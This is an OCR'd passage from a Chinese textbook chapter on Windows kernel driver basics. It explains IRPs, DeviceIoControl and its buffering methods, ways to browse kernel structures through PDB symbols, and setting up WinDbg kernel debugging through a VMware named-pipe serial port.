

图 21.1.4　驱动加载工具 OSRLOADER

使用 Sysinternal 还可以看到加载驱动后，驱动中输出的调试信息，如图 21.1.5 所示。



图 21.1.5　helloworld.sys 加载和卸载时调试信息的输出

其中，在驱动加载时，打印了“DriverEntry: Hello world driver demo!”，而在驱动卸载时，打印了“DriverUnload: 88!”，这些输出和前面给出的源代码一致。

21.1.3　派遣例程与 IRP 结构

提到派遣例程，必须理解 IRP（I/O Request Package），即“输入/输出请求包”这个重要数据结构的概念。Ring3 通过 DeviceIoControl 等函数向驱动发出 I/O 请求后，在内核中由操作系统将其转化为 IRP 的数据结构，并“派遣”到对应驱动的派遣函数中，如图 21.1.6 所示。

Ring3 程序调用 kernel32.dll 导出的 DeviceIoControl 函数后，会调用到 ntdll.dll 导出的 NtDeviceIoControlFile 函数，进而调用到系统内核模块提供的服务函数 NtDeviceIo ControlFile，该函数会将 I/O 请求转化为 IRP 包，并发送到对应驱动的派遣例程函数中。对于其他 I/O 相关函数，如 CreateFile、ReadFile、WriteFile、GetFileSize、SetFileSize、CloseHandle 等也是如此。



图 21.1.6　从 Ring3 的 I/O 请求到内核的 IRP 请求包

一个 IRP 包该发往驱动的哪个派遣例程函数，是由 IRP 结构中的 MajorFunction 属性决定的，MajorFunction 属性的值是一系列宏，如下所示。

```
//
// Define the major function codes for IRPs.
//
#define IRP_MJ_CREATE                   0x00
#define IRP_MJ_CREATE_NAMED_PIPE        0x01
#define IRP_MJ_CLOSE                    0x02
#define IRP_MJ_READ                     0x03
#define IRP_MJ_WRITE                    0x04
#define IRP_MJ_QUERY_INFORMATION        0x05
#define IRP_MJ_SET_INFORMATION          0x06
#define IRP_MJ_QUERY_EA                 0x07
#define IRP_MJ_SET_EA                   0x08
#define IRP_MJ_FLUSH_BUFFERS            0x09
#define IRP_MJ_QUERY_VOLUME_INFORMATION 0x0a
#define IRP_MJ_SET_VOLUME_INFORMATION   0x0b
#define IRP_MJ_DIRECTORY_CONTROL        0x0c
#define IRP_MJ_FILE_SYSTEM_CONTROL      0x0d
#define IRP_MJ_DEVICE_CONTROL           0x0e
#define IRP_MJ_INTERNAL_DEVICE_CONTROL  0x0f
#define IRP_MJ_SHUTDOWN                 0x10
#define IRP_MJ_LOCK_CONTROL             0x11
#define IRP_MJ_CLEANUP                  0x12
#define IRP_MJ_CREATE_MAILSLOT          0x13
#define IRP_MJ_QUERY_SECURITY           0x14
#define IRP_MJ_SET_SECURITY             0x15
#define IRP_MJ_POWER                    0x16
#define IRP_MJ_SYSTEM_CONTROL           0x17
```

```
#define IRP_MJ_DEVICE_CHANGE          0x18
#define IRP_MJ_QUERY_QUOTA            0x19
#define IRP_MJ_SET_QUOTA              0x1a
#define IRP_MJ_PNP                    0x1b
#define IRP_MJ_PNP_POWER              IRP_MJ_PNP     // Obsolete....
#define IRP_MJ_MAXIMUM_FUNCTION       0x1b
```

MajorFunction 最多有 0x1b（27）个，也就是说驱动中最多可以设置 27 个不同的派遣例程函数。helloworld.c 中为了简单，将所有的派遣例程都设置到了 DrvDispatch 函数，并且 DrvDispatch 函数中只做了最简单的处理。

IRP 的数据结构非常复杂，如果全部展示出来恐怕需要好几页的篇幅。“授人以鱼不如授人以渔”，因此这里重点给出学习 IRP 数据结构的方法。

对于初学者，在安装了最新版的 WDK 后，可以通过 WDK Help 中的“WDK Documentation”文档来学习 IRP 数据结构，如图 21.1.7 所示。



图 21.1.7　通过 WDK 帮助文档学习内核数据结构 IRP

该文档会重点介绍驱动程序中用到的一些 IRP 成员的含义和使用方法，另外文档末尾还有一段 Comments，也是非常有价值的内容。

WDK 文档中省略了 IRP 结构中的某些成员（Undocumented members），如果阅读了文档中 IRP 的 Comments 后，就会知道这些 Undocumented members 之所以被保留，是因为只有 I/O manager 或 FSDs 才能使用这些成员。为了更全面地了解 IRP 的数据结构，更直接的办法是找到 WDK 中定义 IRP 的头文件，阅读其中的注释。例如，头文件在这里的路径是 D:\WINDDK\7600.16385.0\ inc\ddk\wdm.h，其中对 IRP 定义如图 21.1.8 所示。



图 21.1.8　通过 WDK 头文件 wdm.h 学习内核数据结构 IRP

为了灵活地查阅内核数据结构信息，还可以使用一些 PDB 辅助工具。一般地，内核数据结构大多定义在内核模块中。有了内核模块，还需要得到对应的 PDB 符号文件，这里推荐使用 SymbolTypeViewer 免费工具来下载符号文件。该工具使用非常简单（下载链接：http://www.laboskopia.com/download/SymbolTypeViewer_v1.0_beta.zip），如图 21.1.9 所示。



图 21.1.9　通过 SymbolTypeViewer 免费工具下载符号文件

启动 SymbolTypeViewer 后，单击“File”按钮，选择本机的内核模块文件（例如 C:\WINDOWS\system32\ntkrnlpa.exe），然后单击“Symbol Path”按钮，选择要保存符号文件的路径，再单击“Server”按钮，选择默认的微软链接，最后单击“Get Symbols”按钮，就开始

下载符号了。点击左侧树形控件中的符号项，右侧的“Info”窗口中就会列出该符号的相关信息，例如这里的 D:\WINDOWS\Symbols\ntkrpamp.pdb\140D20ABBC1B433EA7BF82B979B6BF9D1\ntkrpamp.pdb。

下一步就是浏览下载到的 PDB 文件，虽然 SymbolTypeViewer 工具也支持对内部符号的浏览，但是没有链接功能，不太方便。这里推荐使用另一个专门浏览 PDB 符号信息的免费工具 PDB_Explorer(http://blog.titilima.com/wp-content/uploads/attachments/date_200907/pdbexp_v1.10.zip)。

启动 PDB Explorer 后，单击“打开”按钮，选择前面下载的 PDB 文件，然后在搜索框中输入“_IRP”，在选择列出的第一个匹配项“_IRP”，在右侧的内容区就可以看到如图 21.1.10 所示的符号信息。

可以看到 PDB Explorer 是支持前进后退的，即展示出的结构体中，如果有类似 union 或子 struct 等成员时，还可以“点”进去浏览更多信息。这样浏览的好处是，不至于“一口吃个大胖子”，循序渐进地掌握类似 IRP 这样复杂的内核数据结构。

以上是一些学习内核数据结构的方法，希望这些内容能够起到“授人以渔”的作用，更希望读者能够通过这些方法逐渐理解 IRP 结构中每个成员的含义和用法。



图 21.1.10　通过 PDB Explorer 免费工具浏览符号文件

21.1.4　Ring3 打开驱动设备

Ring3 访问设备时要求创建符号链接。符号链接名称的格式为“\DosDevices\DosDeviceName”，其 中 DosDeviceName 是任意指定的。

在驱动程序中可以通过 IoCreateSymbolicLink 函数创建符号链接。从 helloworld.c 可以看到，

DriverEntry 入口函数里创建了一个设备（\Device\HelloWorld），并且为该设备创建了符号链接（\DosDevices\HelloWorld）。

Ring3 可以通过 CreateFile 函数打开设备。需要注意的是，为 CreateFile 函数输入的文件名不同于前面的符号链接名称，应该是“\\.\DosDeviceName”的格式。其中“\\.\”前缀是一个设备访问的名称空间（the device namespace），而不是一般文件访问的名称空间（the file namespace）。

通过以下代码就可以打开 helloworld 的驱动设备。

```
HANDLE hDevice=
      CreateFile(
                  "\\\\.\\HelloWorld",
                  GENERIC_READ|GENERIC_WRITE,
                  0,//不共享
                  NULL,//不使用安全描述符
                  OPEN_EXISTING,//仅存在时打开
                  FILE_ATTRIBUTE_NORMAL,
                  NULL);//不使用模板
```

21.1.5 DeviceIoControl 函数与 IoControlCode

打开驱动设备后，Ring3 还要和驱动进行通讯或调用驱动的派遣例程，这需要用到一个非常重要的函数：DeviceIoControl。

```
BOOL DeviceIoControl(
  HANDLE hDevice,                          //设备句柄
  DWORD dwIoControlCode,                   //Io 控制号
  LPVOID lpInBuffer,                       //输入缓冲区指针
  DWORD nInBufferSize,                     //输入缓冲区字节数
  LPVOID lpOutBuffer,                      //输出缓冲区指针
  DWORD nOutBufferSize,                    //输出缓冲区字节数
  LPDWORD lpBytesReturned,                 //返回输出字节数
  LPOVERLAPPED lpOverlapped                //异步调用时指向的 OVERLAPPED 指针
);
```

该函数共有 8 个参数，hDevice 是要通信的设备句柄；dwIoControlCode 是 Io 控制号；lpInBuffer 是输入缓冲区指针；nInBufferSize 是输入缓冲区字节数；lpOutBuffer 是输出缓冲区指针；nOutBufferSize 是输出缓冲区字节数；lpBytesReturned 是返回输出字节数；lpOverlapped 是异步调用时指向的 OVERLAPPED 指针。

其中的第二个参数 IoControlCode 尤为重要，由宏 CTL_CODE 构造而成：

```
#define CTL_CODE( DeviceType, Function, Method, Access ) ( \
((DeviceType) << 16) | ((Access) << 14) | ((Function) << 2) | (Method)  )
```

IoControlCode 由四部分组成：DeviceType、Access、Function、Method，如图 21.1.11 所示。



图 21.1.11 IoControlCode 的四个组成部分

- DeviceType 表示设备类型；
- Access 表示对设备的访问权限；
- Function 表示设备 IoControl 的功能号，0～0x7ff 为微软保留，0x800～0xfff 由程序员自己定义；
- Method 表示 Ring3/Ring0 的通信中的内存访问方式，有四种方式：

```
#define METHOD_BUFFERED              0
#define METHOD_IN_DIRECT             1
#define METHOD_OUT_DIRECT            2
#define METHOD_NEITHER               3
```

最值得关注的也就是 Method，如果使用了 METHOD_BUFFERED，表示系统将用户的输入输出都经过 pIrp->AssociatedIrp.SystemBuffer 来缓冲，因此这种方式的通信比较安全。

如果使用了 METHOD_IN_DIRECT 或 METHOD_OUT_DIRECT 方式，表示系统会将输入缓冲在 pIrp->AssociatedIrp.SystemBuffer 中，并将输出缓冲区锁定，然后在内核模式下重新映射一段地址，这样也是比较安全的。

但是如果使用了 METHOD_NEITHER 方式，虽然通信的效率提高了，但是不够安全。驱动的派遣函数中可以通过 I/O 堆栈（IO_STACK_LOCATION）的 stack->Parameters.DeviceIoControl.Type3InputBuffer 得到。输出缓冲区可以通过 pIrp->UserBuffer 得到。由于驱动中的派遣函数不能保证传递进来的用户输入和输出地址，因此最好不要直接去读写这些地址的缓冲区。应该在读写前使用 ProbeForRead 和 ProbeForWrite 函数探测地址是否可读和可写。

21.1.6 Ring3/Ring0 的四种通信方式

21.1.5 节中提到了 Ring3/Ring0 通信的四种内存访问方式分别为：METHOD_BUFFERED、METHOD_IN_DIRECT、METHOD_OUT_DIRECT 和 METHOD_NEITHER。

METHOD_BUFFERED 可称为“缓冲方式”，是指 Ring3 指定的输入、输出缓冲区的内存读和写都是经过系统的“缓冲”，具体过程如图 21.1.12 所示。

这种方式下，首先系统会将 Ring3 下指定的输入缓冲区（UserInputBuffer）数据，按指定的输入长度（InputBufferLen）复制到 Ring0 中事先分配好的缓冲内存（SystemBuffer，通过 pIrp->AssociatedIrp.SystemBuffer 得到）中。驱动程序就可以将 SystemBuffer 视为输入数据进行读取，当然也可以将 SystemBuffer 视为输出数据的缓冲区，也就是说 SystemBuffer 既可以读也可以写。驱动程序处理完后，系统会按照 pIrp->IoStatus->Information 指定的字节数，将 SystemBuffer

上的数据复制到 Ring3 指定的输出缓冲区（UserOutputBuffer）中。可见这个过程是比较安全的，避免了驱动程序在内核态直接操作用户态内存地址的问题，这种方式是推荐使用的方式。



图 21.1.12　METHOD_BUFFERED 方式的内存访问

METHOD_NEITHER 可称为“其他方式”，这种方式与 METHOD_BUFFERED 方式正好相反。METHOD_BUFFERED 方式相当于对 Ring3 的输入输出都进行了缓冲，而 METHOD_NEITHER 方式是不进行缓冲的，在驱动中可以直接使用 Ring3 的输入输出内存地址，如图 21.1.13 所示。



图 21.1.13　METHOD_NEITHER 方式的内存访问

驱动程序可以通过 pIrpStack->Parameters.DeviceIoControl.Type3InputBuffer 得到 Ring3 的输入缓冲区地址（其中 pIrpStack 是 IoGetCurrentIrpStackLocation(pIrp)的返回）；通过 pIrp->UserBuffer 得到 Ring3 的输出缓冲区地址。

由于 METHOD_NEITHER 方式并不安全，因此最好对 Type3InputBuffer 读取之前使用 ProbeForRead 函数进行探测，对 UserBuffer 写入之前使用 ProbeForWrite 函数进行探测，当没有发生异常时，再进行读取和写入操作。

METHOD_IN_DIRECT 和 METHOD_OUT_DIRECT 可称为“直接方式”，是指系统依然对 Ring3 的输入缓冲区进行缓冲，但是对 Ring3 的输出缓冲区并没有缓冲，而是在内核中进行了锁定。这样 Ring3 输出缓冲区在驱动程序完成 I/O 请求之前，都是无法访问的，从一定程度上保障了安全性。如图 21.1.14 所示。

这两种方式，对于 Ring3 的输入缓冲区和 METHOD_BUFFERED 方式是一致的。对于 Ring3

的输出缓冲区，首先由系统锁定，并使用 pIrp->MdlAddress 来描述这段内存，驱动程序需要使用 MmGetSystemAddressForMdlSafe 函数将这段内存映射到内核内存地址（OutputBuffer），然后可以直接写入 OutputBuffer 地址，最终在驱动派遣例程返回后，由系统解除这段内存的锁定。



图 21.1.14　METHOD_IN_DIRECT 和 METHOD_OUT_DIRECT 方式的内存访问

METHOD_IN_DIRECT 和 METHOD_OUT_DIRECT 方式的区别，仅在于打开设备的权限上，当以只读权限打开设备时，METHOD_IN_DIRECT 方式的 IoControl 将会成功，而 METHOD_OUT_DIRECT 方式将会失败。如果以读写权限打开设备，两种方式都会成功。

21.2　内核调试入门

21.2.1　创建内核调试环境

由于内核程序运行在内核态，因此不能像对用户态应用程序那样来调试。关于内核调试方面的知识请参考《软件调试》这本书。目前内核调试主要有以下三种方法。

一是使用硬件调试器，它通过特定的接口（如 JTAG）与 CPU 建立连接并读取它的状态，例如 ITP 调试器。

二是在内核中插入专门用于调试的中断处理函数和驱动程序。当操作系统内核被中断时，这些中断处理函数和驱动程序接管系统的硬件，营造一个可以供调试器运行的简单环境，并用自己的驱动程序来处理用户输入、输出，例如 SoftICE 和 Syser 等调试器。

三是在系统内核中加入调试支持，当需要中断到调试器中时，只保留这部分支持调试的代码还在运行，因为正常的内核服务都已经停止，所以调试器程序是不可能运行在同一个系统中的，因此这种方法需要调试器运行在另一个系统中，二者通过通信电缆交流信息。

Windows 操作系统推荐的内核调试方式是第三种，这种方法需要在被调试系统和调试系统

之间建立连接，迄今为止共有三种连接方式：串行口、1394 和 USB2.0。

起初，内核调试大多通过双机调试进行。随着虚拟机技术的广泛使用，双机调试逐渐被虚拟机调试所取代。本节将介绍一种非常方便的虚拟机内核调试方法——“利用命名管道(Named Pipe)模拟串行端口”。具体地说，就是在虚拟机中虚拟一个串行端口，并且把这个串口映射到宿主机的命名管道上。这样一来，虚拟机中所有对该串口的读写操作都会被虚拟机管理软件转换为对宿主系统中的命名管道的读写，运行在宿主系统中的调试器便可以通过这个命名管道来与虚拟机中的内核调试引擎进行通信。

这种虚拟机调试内核的方法实现了单机调试，其优点是简单方便，但也存在一些缺点，一是难以调试硬件相关的驱动程序；二是当对某些涉及底层操作(中断、异常或者 I/O)的函数或指令设置断点时，可能导致虚拟机意外重启；三是当将目标系统中断到调试器中时，目前的虚拟机管理软件会占用非常高的 CPU，超过 90%。不过总的来说，这种调试方法足以调试目前公布的内核漏洞了。

下面我们来介绍一下，如何使用 WinDbg 和 VMware 来实现这种方法的调试。VMware Support 中提到，自 4.0.18.0 版本之后的 WinDbg 都支持了通过 pipe 来进行调试。具体步骤如下。

1. 设置 VMware 的虚拟串口

运行 VMware，首先将 Guest OS 系统电源关闭，这样才能修改该系统的虚拟机设置。如图 21.2.1 所示。



图 21.2.1　关闭 Guest OS 系统电源

单击界面上的“Edit virtual machine settings”选项对虚拟机的属性进行设置。

单击“Add...”按钮，打开 VMware 的 Add Hardware Wizard 对话框，如图 21.2.2 所示。



图 21.2.2　设置虚拟机

选择“Serial Port”，并单击“Next >”按钮，如图 21.2.3 所示。



图 21.2.3　为虚拟机添加串口

选择“Output to named pipe”，并单击“Next >”按钮，如图 21.2.4 所示。

第一个输入框中输入“\\.\pipe\com_1”，表示该虚拟串口将要映射到 Host OS 的管道名称。

第二个框中选择“This end is the server.”，表示 Guest OS 是被调试的系统。

图 21.2.4　设置串口为输出到命名管道

第三个框中选择“The other end is an application.”，表示 Host OS 将使用一个调试软件来作为管道的另一端。

设备状态，勾选“Connect at power on”，表示在开启虚拟机 Guest OS 时，与这个虚拟设备（串口），建立连接。单击“Finish”，按钮，如图 21.2.5 所示。



图 21.2.5　设置命名管道

此时，可以看到 Hardware 列表中已经有了一个新的设备，Serial Port(Using named pipe \\.\pipe\com_1)。这里还要勾选右侧“I/O mode”中的“Yield CPU on poll”选项，如图 21.2.6 所示。

至此就完成了对 VMware 串口的设置。

